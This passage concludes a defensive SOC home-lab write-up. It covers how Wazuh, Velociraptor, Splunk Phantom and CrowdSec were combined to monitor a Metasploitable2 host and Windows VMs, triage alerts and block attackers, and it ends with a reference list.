Current Status: The system is secure. We are currently working on patching the legacy service to prevent future recurrence.]

Figure 16: Incident Briefing for Non-Technical Stakeholders

Key Learnings

1. Unified Visibility (Legacy + Modern) We proved that legacy systems (like Metasploitable2) don't have to be security blind spots. By using an Ubuntu Agent as a **Syslog relay**, we successfully pulled raw data into **Wazuh**. This confirms that even unpatchable assets can be monitored alongside modern Windows VMs in a single, centralized dashboard.

2. Forensics-First Response Speed isn't everything; order of operations matters. We prioritized **Forensics-First** by using **Velociraptor** to capture memory dumps and network connections *before* isolating the host. This saved "volatile" evidence (like active reverse shells) that would have been lost if we had blocked the IP or shut down the system immediately.

3. High-Fidelity Triage A single alert isn't enough to confirm a breach. We transformed basic "illegal user" logs into actionable intelligence by cross-referencing IPs and hashes with **VirusTotal** and **AlienVault OTX**. This multi-layered triage allows a SOC to distinguish between a harmless bot scan and a high-priority threat like a Cobalt Strike beacon.

Conclusion

This project marks a shift from simply finding vulnerabilities to building a **proactive, high-maturity defense**. By integrating **Wazuh, Splunk Phantom, Velociraptor, and CrowdSec**, we built a "Fortress" architecture that doesn't just see threats—it automatically manages and stops them.

Key Technical Achievements

- **Advanced Detection Engineering** We bridged the gap between legacy and modern systems. By using **Wazuh SIEM**, we successfully monitored both Windows telemetry and old Linux syslog data. This ensured full visibility, catching critical exploits (like the Samba usermap script) that often hide in older network corners.
- **SOAR-Driven Efficiency** We used **Splunk Phantom (SOAR)** to automate the "boring" work. By building playbooks that auto-assign high-priority alerts to Tier 2 analysts, we drastically cut down the time it takes to acknowledge a breach (MTTA). This allows the human team to focus on investigating rather than administrative sorting.
- **Active Defense & Automated Response** We closed the "Response Loop" using **CrowdSec IPS**. We moved from a simple "Alert" in Wazuh to an automatic "Block" on the firewall. This proved that we can instantly kill an attacker's connection (like a reverse shell) without interrupting the rest of the company's network.

References

1. **Security Onion:** <https://docs.securityonion.net/>
2. **Splunk Phantom:** <https://help.splunk.com/en/splunk-soar/soar-on-premises>
3. **Wazuh (Open Source XDR):** <https://documentation.wazuh.com/>
4. **CrowdSec (IPS/IDS):** <https://docs.crowdsec.net/>
5. **AlienVault OTX:** <https://otx.alienvault.com/>
6. **Virustotal:** <https://www.virustotal.com/>
7. **Velociraptor:** <https://docs.velociraptor.app/>
8. **TheHive:** <https://thehive-project.org/>
9. **Metasploitable2:** <https://sourceforge.net/projects/metasploitable/>